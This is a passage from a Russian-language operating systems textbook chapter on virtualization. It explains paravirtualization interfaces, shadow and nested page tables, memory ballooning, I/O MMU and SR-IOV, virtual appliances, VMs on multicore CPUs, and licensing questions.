На рис. 7.4 показан гипервизор, разделенный на две части пунктирной линией. На самом деле на оборудовании выполняется только одна программа. Одна ее часть отвечает за интерпретацию перехваченных служебных инструкций, в данном случае от Windows. А другая часть просто выполняет гипервызовы. На этой части имеется надпись: «Микроядро». Если гипервизор предназначен для запуска только паравиртуализированных гостевых операционных систем, ему не нужно эмулировать служебные инструкции и мы имеем дело с настоящим микроядром, которое просто предоставляет самые основные службы, такие как диспетчеризация процессов и управление MMU. Граница между гипервизором первого типа и микроядром уже стирается и будет становиться все менее различимой по мере того, как гипервизоры будут приобретать все больше и больше функциональных возможностей и гипервызовов, что представляется вполне возможным развитием событий. Это спорная тема, но становится все более понятно, что программа, запущенная в режиме ядра непосредственно на оборудовании, должна быть невелика по размеру и надежна и состоять не из миллионов, а из тысяч строк кода.

По паравиртуализации гостевой операционной системы возникает ряд вопросов. Во-первых, если служебные инструкции заменены вызовами гипервизора, то как может

операционная система работать на простом оборудовании? Ведь оборудование не понимает эти гипервызовы. Во-вторых, что, если на рынке имеется несколько гипервизоров, например VMware, Xen с открытым кодом, изначально созданный в Кембриджском университете, и Hyper-V компании Microsoft, и у каждого из них имеется в чем-то отличающийся API-интерфейс гипервизора? Как можно модифицировать ядро для запуска всех этих гипервизоров?

Решение было предложено в работе Amsden et al. (2006). В их модели ядро, когда ему нужно выполнить какие-нибудь служебные инструкции, модифицируется для вызова специальных процедур. Все вместе эти процедуры, названные интерфейсом виртуальной машины (Virtual Machine Interface (**VMI**)), образуют низкоуровневый слой, который взаимодействует с оборудованием или гипервизором. Эти процедуры разработаны с прицелом на универсальность и не привязаны к какой-либо конкретной аппаратной платформе или к какому-нибудь конкретному гипервизору.

Экземпляр такой технологии для паравиртуализированной версии Linux, названной ими VMI Linux (VMIL), показан на рис. 7.5. Когда VMI Linux запускается непосредственно на оборудовании, она должна быть подключена к библиотеке, которая, как показано на рис. 7.5, *а*, выдает необходимые для работы настоящие (служебные) инструкции. При работе в режиме гипервизора, например VMware или Xen, гостевая операционная система подключается к другим библиотекам, совершающим соответствующие (и уже другие) гипервызовы, направляемые базовому гипервизору. Таким образом, ядро операционной системы сохраняет переносимость при успешно и эффективно взаимодействующем с ним гипервизоре.




Рис. 7.5. VMI Linux, работающая: *а* — непосредственно на оборудовании; *б* — на VMware; *в* — на Xen

Относительно интерфейса виртуальной машины были внесены и другие предложения. Одно из популярных предложений называется **paravirt ops**. Концептуально идея похожа на то, что уже было описано ранее, но отличается в деталях. По сути, группа поставщиков Linux, включающая такие компании, как IBM, VMware, Xen и Red Hat, выступила в поддержку независимого от конкретного гипервизора интерфейса для Linux. Интерфейс, включенный в основную линейку ядра, начиная с версии 2.6.23, позволял ядру взаимодействовать с тем гипервизором, который управлял физическим оборудованием.

7.6. Виртуализация памяти

До сих пор рассматривался вопрос о том, как виртуализировать центральный процессор. Но в компьютерной системе содержится не только процессор. Имеются также память и устройства ввода-вывода. Они также должны быть виртуализированы. Давайте посмотрим, как это делается.

Практически все современные операционные системы поддерживают виртуальную память, и в основном это выражается в отображении страниц в виртуальном адресном пространстве на страницы в физической памяти. Это отображение определяется многоуровневыми таблицами страниц. Обычно отображение приводится в действие установкой операционной системой управляющего регистра в центральном процессоре, указывающего на таблицу страниц верхнего уровня. Виртуализация сильно усложняет управление памятью. Фактически прежде чем все получилось, производителями оборудования были предприняты две попытки.

Предположим, к примеру, что виртуальная машина запущена и установленная на ней гостевая операционная система решила отобразить свои виртуальные страницы 7, 4 и 3 на физические страницы 10, 11 и 12 соответственно. Она строит таблицы страниц, в которых содержится это отображение, и загружает аппаратный регистр для указания на таблицу страниц верхнего уровня. Эта инструкция является служебной. На центральном процессоре с VT-технологией произойдет системное прерывание. С помощью динамической трансляции будет выдан вызов процедуры гипервизора. На паравиртуализированной операционной системе будет сгенерирован гипервызов. Чтобы не усложнять задачу, давайте предположим, что системное прерывание привело к передаче управления в гипервизор первого типа, но задача точно та же для всех трех вариантов.

Что теперь делает гипервизор? Одно из решений заключается в фактическом выделении физических страниц 10, 11 и 12 этой виртуальной машине и настройке текущей таблицы страниц на отображение виртуальных страниц 7, 4 и 3 виртуальной машины на их использование. Пока все в порядке.

Теперь предположим, что вторая виртуальная машина запускается, отображает свои виртуальные страницы 4, 5 и 6 на физические страницы 10, 11 и 12 и загружает регистр управления указателем на свою таблицу страниц. Гипервизор перехватывает системное прерывание, но что он должен делать? Он не может использовать это отображение, потому что физические страницы 10, 11 и 12 уже используются. Он может найти свободные страницы, скажем, 20, 21 и 22, и воспользоваться ими, но сначала должен создать новую таблицу страниц, отображающую виртуальные страницы 4, 5 и 6 виртуальной машины 2 на страницы 20, 21 и 22. Если будет запущена еще одна виртуальная машина, которая попытается использовать физические страницы 10, 11 и 12, придется создавать отображение и для них. В общем, для каждой виртуальной машины гипервизору нужно создавать **теневую таблицу страниц** (shadow page table), отображающую виртуальные страницы, используемые виртуальной машиной, на реальные страницы, предоставляемые гипервизором.

Хуже того, при каждом изменении гостевой операционной системой своих таблиц страниц гипервизор должен также вносить изменения в теневую таблицу страниц. Например, если гостевая операционная система заново отобразит виртуальную страницу 7 на то, что ей видится как физическая страница 200 (вместо страницы 10), гипервизор должен знать об этом изменении. Беда в том, что гостевая операционная система может

вносить изменения в свои таблицы страниц просто путем записи в память. Служебные операции для этого не требуются, следовательно, гипервизор даже не знает об изменениях и, конечно же, не может обновить теневые таблицы страниц, используемые фактическим оборудованием.

Возможное (но не вполне изящное) решение заключается в том, чтобы гипервизор отслеживал, в какой странице в памяти гостевой операционной системы содержится таблица страниц верхнего уровня. Эту информацию он может получить при первой попытке гостевой операционной системы загрузить аппаратный регистр, указывающий на эту таблицу, потому что эта инструкция является служебной и вызывает перехватываемое системное прерывание. В этот момент гипервизор может создать теневую таблицу страниц, а также сделать отметку, что таблица страниц верхнего уровня и те таблицы страниц, на которые она указывает, предназначены только для чтения. Последующие попытки со стороны гостевой операционной системы внести изменения в любую из этих таблиц вызовут ошибку отсутствия страницы, передав таким образом управление гипервизору, который может проанализировать поток инструкций, определяя, что именно пытается сделать гостевая операционная система, и соответствующим образом обновить теневые таблицы страниц. Решение не самое хорошее, но в принципе работоспособное.

Еще одно, также не очень изящное решение заключается в прямо противоположных действиях. В этом случае гипервизор просто позволяет гостевой операционной системе добавить новое отображение к ее таблицам страниц, как она того пожелает. Как только это происходит, в теневых таблицах страниц ничего не меняется. Фактически гипервизор даже ничего не знает об этом. Но как только гостевая операционная система пытается обратиться к любой из новых страниц, происходит ошибка отсутствия страницы и управление переходит к гипервизору. Он изучает таблицы страниц гостевой операционной системы с целью выявления отображения, которое ему следует добавить, и если таковое имеется, добавляет его и заново выполняет инструкцию, на которой произошел сбой. А что происходит, когда гостевая операционная система удаляет отображение из своих таблиц страниц? Понятно, что гипервизор не вправе ожидать возникновения ошибки отсутствия страницы, потому что ее не будет. Удаление отображения из таблицы страниц случается в виде инструкции INVLPG (которая в действительности предназначена для аннулирования TLB-записи). Следовательно, гипервизор перехватывает эту инструкцию и удаляет отображение и из теневой таблицы страниц. Это решение также не самое лучшее, но оно работает.

Обе технологии становятся причиной множества ошибок отсутствия страницы, а такие ошибки обходятся дорого. Обычно мы различаем «нормальные» ошибки отсутствия страницы, вызываемые гостевой программой, обращающейся к странице, выгруженной из оперативной памяти, и ошибки отсутствия страницы, связанные с обеспечением синхронизации теневых таблиц страниц и таблиц страниц гостевой операционной системы. Первые называются **ошибками отсутствия страницы, вызванными гостевой операционной системой** (guest-induced page faults), и поскольку они перехватываются гипервизором, то должны быть снова введены в гостевую операционную систему. А это все обходится недешево. Последние называются **ошибками отсутствия страницы, вызванными гипервизором** (hypervisor-induced page faults), и обрабатываются путем обновления теневых таблиц страниц.

Ошибки отсутствия страницы всегда дорого обходятся, но особенно явно это проявляется в виртуализированной среде, поскольку они приводят к так называемым **выходам**

из виртуальной машины (VM exit), то есть к ситуации, в которой управление возвращается гипервизору. Рассмотрим, что нужно сделать центральному процессору для такого VM-выхода. Сначала он записывает причину VM-выхода, чтобы гипервизор знал, что делать. Он также записывает адрес гостевой инструкции, ставшей причиной выхода. Затем осуществляется переключение контекста, которое включает в себя сохранение всех регистров. Затем он загружает состояние процессора гипервизора. И только потом гипервизор может приступить к обработке ошибки отсутствия страницы, начало которой было таким дорогостоящим. И когда наконец-то все будет сделано, процессор должен выполнить все шаги в обратном порядке. Процесс может занять десятки тысяч или даже более тактов. Неудивительно, что специалисты стараются извернуться так, чтобы сократить количество выходов.

В паравиртуализированной операционной системе ситуация другая. Здесь эта система в роли гостя знает, что когда она завершит изменение таблицы страниц какого-нибудь процесса, ей следовало бы информировать гипервизор. Следовательно, сначала она полностью изменяет таблицу страниц, а затем осуществляет вызов гипервизора, сообщая ему о новой таблице страниц. Таким образом, вместо ошибки защиты при каждом обновлении таблицы страниц осуществляется один гипервызов, когда все уже будет обновлено, что, несомненно, более эффективный способ проделывать дела.

7.6.1. Аппаратная поддержка вложенных таблиц страниц

Высокая стоимость обработки теневых таблиц страниц заставила разработчиков микросхем добавить аппаратную поддержку для вложенных таблиц страниц. Термин **вложенные таблицы страниц** (nested page tables) использовался компанией AMD. А Intel называет их **расширенными таблицами страниц** (Extended Page Tables **(EPT)**). Они похожи друг на друга и нацелены на удаление основной части издержек путем полностью аппаратной дополнительной манипуляции с таблицами страниц, и все это без каких-либо системных прерываний. Интересно, что первое виртуализационное расширение в процессорах x86 компании Intel вообще не включало поддержки виртуализации памяти. Хотя процессоры с VT-расширениями позволили избавиться от многих узких мест, связанных с виртуализацией центрального процессора, ковыряние в таблицах страниц обходилось дороже, чем когда-либо. У AMD и Intel ушло несколько лет на то, чтобы произвести оборудование для эффективной виртуализации памяти.

Вспомним, что даже без виртуализации операционная система поддерживает отображение виртуальных страниц на физическую страницу. Оборудование «обходит» таблицы страниц в поисках физического адреса, соответствующего виртуальному адресу. Добавление дополнительных виртуальных машин приводит просто к добавлению дополнительного отображения. В качестве примера представим, что нам нужно преобразовать виртуальный адрес Linux-процесса на гипервизоре первого типа вроде Xen или VMware ESX-сервера в физический адрес. В добавление к **гостевым виртуальным адресам** (guest virtual addresses) у нас теперь есть **гостевые физические адреса** (guest physical addresses) и, соответственно, **основные физические адреса** (host physical addresses), которые иногда называют **машинными физическими адресами** (machine physical addresses). Мы видели, что без EPT гипервизор отвечал за поддержку теневых таблиц страниц явным образом. С использованием EPT гипервизор по-прежнему имеет дополнительный набор таблиц страниц, но теперь центральный процессор способен обрабатывать основную часть промежуточных уровней также и в оборудовании. В нашем примере сначала оборудование обходит обычные таблицы страниц, чтобы преоб-

разовать гостевой виртуальный адрес в гостевой физический адрес, точно так же, как он делал бы это без виртуализации. Разница в том, что он также обходит расширенные (или вложенные) таблицы страниц, чтобы найти основной физический адрес без вмешательства программного обеспечения, и ему нужно делать это при каждом обращении к гостевому физическому адресу. Преобразование показано на рис. 7.6.

К сожалению, оборудованию может понадобиться более частый обход вложенных таблиц страниц, чем вы можете себе представить. Давайте предположим, что гостевой виртуальный адрес не был кэширован и требует полного поиска в таблицах страниц. Каждый уровень в страничной иерархии подвергается поиску во вложенных таблицах страниц. Иными словами, количество ссылок на память возрастает в соответствии с глубиной иерархии в квадратичной зависимости. Но даже при этом EPT существенно сокращает количество VM-выходов. Гипервизорам больше не нужно помечать гостевую таблицу страниц предназначенной только для чтения, и они могут устраниться от обработки теневых таблиц страниц. Что еще лучше, при переключении виртуальных машин гипервизор просто изменяет это отображение точно так же, как операционная система изменяет отображение при переключении процессов.




Рис. 7.6. Расширенные (вложенные) таблицы страниц, включая обращение к каждому уровню гостевых таблиц страниц, подвергаются обходу при каждом обращении к гостевой физической странице

7.6.2. Возвращение памяти

Когда все эти виртуальные машины находятся на одном и том же физическом оборудовании, у всех есть собственные страницы памяти и все они считают себя царями горы, все превосходно, но до тех пор, пока не понадобится вернуть память назад. Особую важность это приобретает в случае **перерасхода** (overcommitment) памяти, когда гипервизор симулирует, что общий объем памяти для всех виртуальных машин в целом превышает общий объем физической памяти, имеющийся в системе. В общем, это неплохая затея, поскольку она позволяет гипервизору одновременно разрешать запуск все большего и большего количества полноценных виртуальных машин. Например, на машине с 32 Гбайт памяти можно запустить три виртуальные машины, каждая из которых

будет полагать, что у нее 16 Гбайт памяти. Разумеется, столько машин с такой памятью там не поместится. Но, возможно, трем машинам в действительности одновременно не понадобится максимальный объем физической памяти. Или, возможно, они будут совместно использовать страницы, имеющие одно и то же содержимое (например, ядро Linux) в различных виртуальных машинах и при этом будет проводиться оптимизация, известная как **дедупликация** (deduplication). В таком случае три виртуальные машины используют в общем объем памяти, в три раза меньший 16 Гбайт. Дедупликация будет рассмотрена чуть позже, а сейчас главное заключается в том, что кажущееся на данный момент хорошее распределение при изменении рабочей нагрузки может оказаться плохим. Вполне возможно, виртуальной машине 1 понадобится больше памяти, в то время как виртуальная машина 2 могла бы работать с меньшим количеством страниц. В таком случае было бы хорошо, чтобы гипервизор смог передать ресурсы от одной виртуальной машины к другой и принести пользу всей системе. Вопрос в том, как можно безопасно забрать страницы памяти, если эта память уже отдана виртуальной машине?

В принципе, можно воспользоваться еще одним уровнем страничной организации. В случае нехватки памяти гипервизор выгрузит несколько страниц виртуальных машин точно так же, как операционная система может выгрузить несколько страниц приложения. Недостаток такого подхода заключается в том, что это должен сделать гипервизор, но он не имеет понятия о том, какие из страниц представляют для гостевой операционной системы наибольшую ценность. Это очень похоже на выгрузку неподходящих страниц. Если для выгрузки будут выбраны верные страницы (то есть те, которые также были бы выбраны гостевой операционной системой), то впереди будет ждать еще немало проблем. Предположим, к примеру, что гипервизор выгрузил страницу P. Чуть позже гостевая операционная система также решает выгрузить эту страницу на диск. К сожалению, у гипервизора и у гостевой операционной системы разные пространства свопинга. Иными словами, гипервизор должен сначала вернуть содержимое первой страницы обратно в память только для того, чтобы посмотреть, как гостевая операционная система тут же снова запишет ее на диск. Получается не очень-то эффективно.

Обычное решение заключается в использовании приема, известного как **раздувание** (ballooning), при котором небольшой раздуваемый модуль загружается в каждую виртуальную машину в качестве псевдодрайвера устройства, общающегося с гипервизором. Раздуваемый модуль может вздуваться по запросу гипервизора путем выделения все большего и большего количества невыгружаемых страниц и сдуваться путем освобождения этих страниц. При вздутии такого модуля дефицит памяти в гостевой операционной системе растет, и она будет реагировать выгрузкой тех страниц, которые считает наименее ценными, что, собственно, нам и было нужно. И наоборот, как только такой модуль сдувается, у гостевой системы появляется больше памяти для распределения. Иными словами, гипервизор наводит операционную систему на принятие трудных для нее решений. В политике такой прием называется перекладыванием ответственности.

7.7. Виртуализация ввода-вывода

После рассмотрения виртуализации и памяти настал черед рассмотрения виртуализации ввода-вывода. Обычно гостевая операционная система при запуске начинает исследовать оборудование с целью определения типов подключенных устройств ввода-вывода. Эти исследования будут вызывать системные прерывания с передачей

управления гипервизору. А что должен сделать гипервизор? Он может послать в ответ отчет о тех дисках, принтерах и т. д., которые действительно входят в состав оборудования. Затем гостевая операционная система загружает драйверы для этих устройств и пытается ими воспользоваться. Когда драйверы устройств пытаются осуществить настоящий ввод-вывод, они считываются в аппаратные регистры устройства и ведут в них запись. Инструкции для выполнения этих действий являются служебными и приводят к передаче управления гипервизору, который затем может по мере надобности копировать необходимые значения в аппаратные регистры и обратно.

Но здесь у нас также имеется проблема. Каждая гостевая система может полагать, что она владеет целым разделом диска, и виртуальных машин может быть намного больше (несколько сотен), чем существующих разделов диска. Обычное решение для гипервизора заключается в создании файла или области на реальном диске для каждого физического диска виртуальной машины. Поскольку гостевая операционная система пытается управлять диском, имеющимся у реального оборудования (и понятным гипервизору), гипервизор может преобразовать номер блока, к которому идет обращение, в смещение в файле или в области диска, используемого в качестве накопителя, и выполнить ввод-вывод.

Возможно также, что диск, используемый гостевой операционной системой, будет отличаться от реального диска. Например, если реальный диск относится к дискам нового, высокопроизводительного типа (или является RAID-массивом) с новым интерфейсом, гипервизор может информировать гостевую операционную систему, что у него имеется обычный старый IDE-диск, и позволить гостевой операционной системе установить драйвер IDE-диска. Когда этот драйвер выдает команды управления IDE-диском, гипервизор преобразует их в команды управления новым диском. Эта стратегия может использоваться для обновления оборудования без изменения программного обеспечения. Фактически такая способность виртуальных машин переназначать аппаратные устройства была одной из причин приобретения популярности VM/370: компании хотели покупать новое и более быстродействующее оборудование, но не хотели вносить изменения в свое программное обеспечение. Технология виртуальных машин предоставляет такую возможность.

Еще одна интересная тенденция, связанная с вводом-выводом, заключается в том, что гипервизор может сыграть роль виртуального коммутатора. В этом случае у каждой виртуальной машины имеется MAC-адрес и гипервизор переключает фреймы от одной виртуальной машины к другой точно так же, как это делал бы Ethernet-коммутатор. Виртуальные коммутаторы имеют ряд преимуществ. Например, их очень просто переконфигурировать. Также можно расширить коммутатор, придав ему дополнительные функциональные возможности, например, для обеспечения дополнительной безопасности.

7.7.1. Блоки управления памятью при вводе-выводе

Еще одной проблемой, которая так или иначе должна быть решена, является применение прямого доступа к памяти, DMA, который использует абсолютные адреса памяти. Наверное, для вас не будет неожиданностью, что гипервизор должен здесь вмешаться и переназначить адреса до запуска DMA. Но на оборудовании уже есть **блок управления памятью при вводе-выводе** (I/O MMU), который виртуализирует ввод-вывод таким же образом, как MMU виртуализирует память. I/O MMU существует в различных видах и формах для множества архитектур процессоров. Даже если мы

ограничимся семейством x86, то у Intel и у AMD есть немного отличающиеся друг от друга технологии. Но замысел при этом используется один и тот же. Это оборудование устраняет проблему DMA.

Как и обычные MMU-блоки, I/O MMU использует таблицы страниц для отображения адреса памяти, которым желает воспользоваться устройство (адрес устройства), на физический адрес. В виртуальной среде гипервизор может настроить таблицы страниц таким образом, что устройство, выполняющее DMA, не станет забираться в память, не принадлежащую виртуальной машине, от имени которой оно работает.

I/O MMU-блоки при работе с устройством в виртуализированном мире предлагают различные преимущества. **Прямая передача устройства** (device pass through) позволяет физическому устройству быть напрямую назначенным конкретной виртуальной машине. В общем, было бы идеально, если бы адресное пространство устройства совпадало с гостевым физическим адресным пространством. Но это вряд ли может произойти, пока у вас не будет I/O MMU. Блок управления памятью позволяет адресам пройти явное переназначение, и тогда как устройство, так и виртуальная машина будут пребывать в абсолютном неведении о производимом в аппаратных недрах преобразовании адресов.

Изоляция устройств (device isolation) гарантирует, что устройство, назначенное виртуальной машине, может напрямую обращаться к этой виртуальной машине, не подвергая опасности неприкосновенность других гостевых операционных систем. Иными словами, I/O MMU предотвращает неконтролируемый DMA-трафик точно так же, как обычный MMU предотвращает неконтролируемое обращение к памяти из процессов. В обоих случаях обращение к неотображенным страницам влечет за собой сбой.

Но, к сожалению, на DMA и адресах история ввода-вывода не заканчивается. Для полноты картины нам нужно также виртуализировать прерывания, чтобы прерывания, выданные устройством, попадали на нужную виртуальную машину, имея правильный номер. В связи с этим современные блоки I/O MMU поддерживают **переназначение прерываний** (interrupt remapping). Предположим, устройство отправило сообщение, оповещающее о прерывании с номером 1. Сначала это сообщение попадает в I/O MMU, чтобы преобразоваться в новое сообщение, предназначенное для центрального процессора, на котором в данный момент работает виртуальная машина, да еще и с номером вектора, ожидаемого этой виртуальной машиной (например, 66), будет использована таблица переназначения прерываний.

И наконец, наличие I/O MMU также помогает 32-разрядным устройствам иметь доступ к памяти, превышающей порог в 4 Гбайт. Обычно такие устройства (например, DMA) не могут обращаться к адресам за пределами 4 Гбайт, но I/O MMU может легко переназначить нижние адреса устройства на любые адреса в физическом более обширном адресном пространстве.

7.7.2. Домены устройств

Еще один подход к обработке ввода-вывода заключается в выделении одной из виртуальных машин для запуска стандартной операционной системы и воспроизведении на ней всех вызовов ввода-вывода других виртуальных машин. Этот подход проявляет свои лучшие качества при использовании паравиртуализации, при этом команда, выдаваемая гипервизору, фактически сообщает о том, что нужно гостевой операционной системе (например, считать с диска 1 блок 1403), и заменяет собой серию команд, записываемых в регистры устройства, которая заставляет гипервизор выступать в роли

Шерлока Холмса и выяснять, попытка какого именно действия предпринимается. Xen использует этот подход для ввода-вывода с использованием осуществляющей этот ввод-вывод виртуальной машины, которая получает имя **нулевого домена** (domain 0).

Виртуализация ввода-вывода относится к области, в которой гипервизоры второго типа получают практическое преимущество над гипервизорами первого типа: основная операционная система содержит драйверы устройств для всего разнообразия устройств ввода-вывода, подключенных к компьютеру. Когда прикладная программа пытается обратиться к неизвестному устройству ввода-вывода, оттранслированный код, чтобы выполнить свою работу, может вызвать существующий драйвер устройства. При наличии гипервизора первого типа он должен либо содержать сам драйвер, либо вызывать драйвер в нулевом домене, что похоже на действия основной операционной системы. По мере становления технологии виртуальных машин оборудование, скорее всего, позволит прикладным программам обращаться к оборудованию напрямую безопасным образом, а это будет означать, что драйверы устройств смогут быть непосредственно связаны с кодом приложения или помещены в отдельные серверы, работающие в пользовательском режиме (как в MINIX3), устраняя, таким образом, проблему.

7.7.3. Виртуализация ввода-вывода в отдельно взятом физическом устройстве

Непосредственное назначение устройства виртуальной машине плохо масштабируется. Этим способом с четырьмя физическими сетями можно поддерживать не более четырех виртуальных машин. Для восьми виртуальных машин нужны восемь сетевых карт, а при запуске 128 виртуальных машин ваш компьютер в сплетении всех эти сетевых кабелей вряд ли отыщется.

Организовать программным способом совместное использование устройств несколькими гипервизорами возможно, но зачастую не оптимально, потому что уровень эмуляции (или домен устройства) вклинивается между оборудованием, драйверами и гостевыми операционными системами. Эмулируемое устройство зачастую не реализует все расширенные функции, поддерживаемые оборудованием. В идеале технология виртуализации должна была бы предложить эквивалент устройства, переходя без каких-либо издержек от отдельно взятого устройства к нескольким гипервизорам. Виртуализация отдельно взятого устройства, вводящая каждую виртуальную машину в заблуждение, что у нее имеется исключительный доступ к его собственному устройству, существенно облегчается, если оборудование проделает эту виртуализацию за вас. На PCIe такое действие называется виртуализацией ввода-вывода в отдельно взятом физическом устройстве.

Виртуализация ввода-вывода в отдельно взятом физическом устройстве (Single root I/O virtualization (**SR-IOV**)) позволяет обойти привлечение гипервизора к обмену данными между драйвером и устройством. Устройства, поддерживающие SR-IOV, предоставляют независимое пространство памяти, прерывания и DMA-потоки каждой использующей их виртуальной машине (Intel, 2011). Устройства показываются как несколько отдельных устройств, каждое из которых может быть сконфигурировано отдельной виртуальной машиной. Например, у каждого устройства будут отдельный регистр базового адреса и отдельное адресное пространство. Виртуальная машина отображает одну из этих областей памяти (используемую, к примеру, для конфигурации устройства) на свое адресное пространство.

SR-IOV предоставляет доступ к устройству в двух разновидностях: **физических функциях** (Physical Functions (**PF**)) и **виртуальных функциях** (Virtual Functions (**VF**)). Фи-

зические функции являются полноценными PCIe-функциями и позволяют устройству конфигурироваться любым способом, какой администратор сочтет нужным. Гостевым операционным системам физические функции недоступны. Виртуальные функции представляют собой облегченные PCIe-функции, не предлагающие подобных вариантов конфигурирования. Они идеально подходят для виртуальных машин. В целом технология SR-IOV позволяет устройствам виртуализироваться в сотнях (или около того) виртуальных функций, которые создают у виртуальных машин уверенность в том, что они являются единственными владельцами устройства. Например, если взять сетевой интерфейс с технологией SR-IOV, виртуальная машина может управлять своей виртуальной сетевой картой, как будто она является физической. К тому же у многих современных сетевых карт имеются отдельные (кольцевые) буферы для отправки и получения данных, выделенные этим виртуальным машинам. Например, сетевые карты Intel серии I350 имеют восемь очередей на отправку и восемь очередей на прием.

7.8. Виртуальные устройства

Виртуальные машины предлагают интересное решение проблемы, которая уже давно беспокоит пользователей, особенно тех, кто пользуется программными средствами с открытым кодом: как устанавливать новые прикладные программы. Проблема в том, что многие приложения зависят от множества других приложений и библиотек, которые, в свою очередь, зависят от целого ряда других программных пакетов, и т. д. Более того, могут существовать зависимости от конкретных версий компиляторов, языков написания сценариев и операционных систем.

Теперь, когда появилась возможность использования виртуальных машин, разработчики программного обеспечения могут подойти к конструированию виртуальной машины с особой тщательностью, загрузив в нее требуемую операционную систему, компиляторы, библиотеки и код приложения, и зафиксировать весь готовый к запуску блок. Этот образ виртуальной машины затем может быть помещен на компакт-диск или на веб-сайт, чтобы клиенты могли его установить или загрузить. Такой подход означает, что в зависимостях должен разбираться только разработчик программного обеспечения. Клиенты получают полный работоспособный пакет, совершенно независимый от той операционной системы, под которой они работают, и от того, какие другие программы, пакеты и библиотеки они установили. Такие «упакованные» виртуальные машины часто называют **виртуальными устройствами** (virtual appliances). К примеру, у компании Amazon есть облако EC2, где находится множество упакованных виртуальных устройств, доступных клиентам компании и предлагаемых в качестве удобных программных служб (Software as a Service — программное обеспечение в виде службы).

7.9. Виртуальные машины на мультиядерных центральных процессорах

Комбинация виртуальных машин и мультиядерных центральных процессоров создает совершенно новый мир, в котором количество доступных центральных процессоров может регулироваться программным способом. Если есть, скажем, четыре ядра и на каждом из них, к примеру, может быть запущено до восьми виртуальных машин, один центральный процессор (настольного компьютера) может быть, если нужно, скон-

фигурирован как мультикомпьютер с 32 узлами. Но он также может иметь и меньше центральных процессоров в зависимости от программного обеспечения. Никогда ранее разработчику прикладных программ не предоставлялась возможность сначала выбрать, сколько центральных процессоров ему нужно, а затем соответствующим образом написать программу. Это, несомненно, новый этап в вычислениях.

Кроме того, виртуальные машины могут совместно использовать память. В случае возможности такого использования типичным примером может послужить отдельный сервер, на котором запущены сразу несколько экземпляров одной и той же операционной системы. Нужно лишь отобразить физические страницы на адресные пространства нескольких виртуальных машин. Совместное использование уже доступно в решениях **дедупликации**, которая является именно тем, о чем вы подумали, — технологией, позволяющей избежать двойного хранения одних и тех же данных. Она довольно часто встречается в системах хранения данных, но теперь также появляется и в виртуализации. В Disco она была известна как **прямое общее использование страниц** (transparent page sharing), требующее модификации гостевой операционной системы, а в VMware — как **общее использование страниц на основе содержимого** (content-based page sharing), не требующее никаких модификаций. В общем, технология базируется на сканировании памяти каждой виртуальной машины хоста и хэшировании страниц памяти. Если какие-то страницы выдают одинаковый хэш, система должна сначала проверить их реальную идентичность и при наличии таковой дедуплицировать эти страницы, создавая одну страницу с данным содержимым и две ссылки на нее. Поскольку гипервизор управляет вложенными (или теневыми) таблицами страниц, это отображение не вызывает вопросов. Разумеется, когда любая из гостевых операционных систем модифицирует общую страницу, другой виртуальной машине (или машинам) эти изменения будут не видны. Секрет заключается в использовании режима **копирования при записи** (copy on write), таким образом, модифицированная страница будет закрытой страницей той системы, которая в нее вела запись.

Если виртуальные машины могут совместно использовать память, тот компьютер, на котором они установлены, становится виртуальным мультипроцессором. Поскольку все ядра в мультиядерном кристалле совместно используют одну и ту же оперативную память, один кристалл с четырьмя ядрами может без труда быть сконфигурирован как мультипроцессор с 32 узлами или, если это нужно, как мультикомпьютер с 32 узлами.

Комбинация мультиядерных кристаллов, виртуальных машин, гипервизора и микроядер собирается радикально изменить представление людей о компьютерных системах. Имеющееся в настоящее время программное обеспечение не может реализовать замысел определения программным путем общей картины количества необходимых центральных процессоров, их желаемой принадлежности к мультикомпьютеру или мультипроцессору, а также минимально необходимого количества ядер того или иного типа. Решение этих вопросов — за будущим программным обеспечением. Если вы изучаете компьютерные или инженерные науки или являетесь специалистом в этих областях, вы можете стать одним из тех, кто со всем этим разберется. Попробуйте!

7.10. Вопросы лицензирования

Часть программ, особенно для компаний, лицензируется с привязкой к процессору. Иными словами, при покупке программы компании приобретают право на ее запуск только на одном центральном процессоре. А что такое центральный процессор? Дает

ли им этот контракт право на запуск программы на нескольких виртуальных машинах, запущенных на одной и той же физической машине? Многие поставщики программного обеспечения не знают, что делать в подобных случаях.

Проблема усугубляется в тех компаниях, которые имеют лицензию, разрешающую одновременно запускать программу на нескольких машинах, особенно в тех случаях, когда виртуальные машины создаются и удаляются по мере необходимости.

